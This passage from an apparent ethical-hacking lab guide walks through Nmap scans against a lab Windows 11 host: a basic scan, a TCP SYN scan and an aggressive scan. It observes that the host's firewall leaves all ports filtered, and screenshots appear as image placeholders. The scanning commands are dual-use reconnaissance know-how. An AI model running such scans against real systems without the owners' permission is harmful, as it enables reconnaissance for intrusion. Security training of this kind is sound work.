
20. Now, type **cd** and press **Enter** to jump to the root directory.



21. We will now perform a basic Nmap scan on **Windows 11** machine.


22. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

> Note: The IP address of the **Windows 11** machine may differ when you perform this task.




23. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.

24. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.




25. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

> Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.



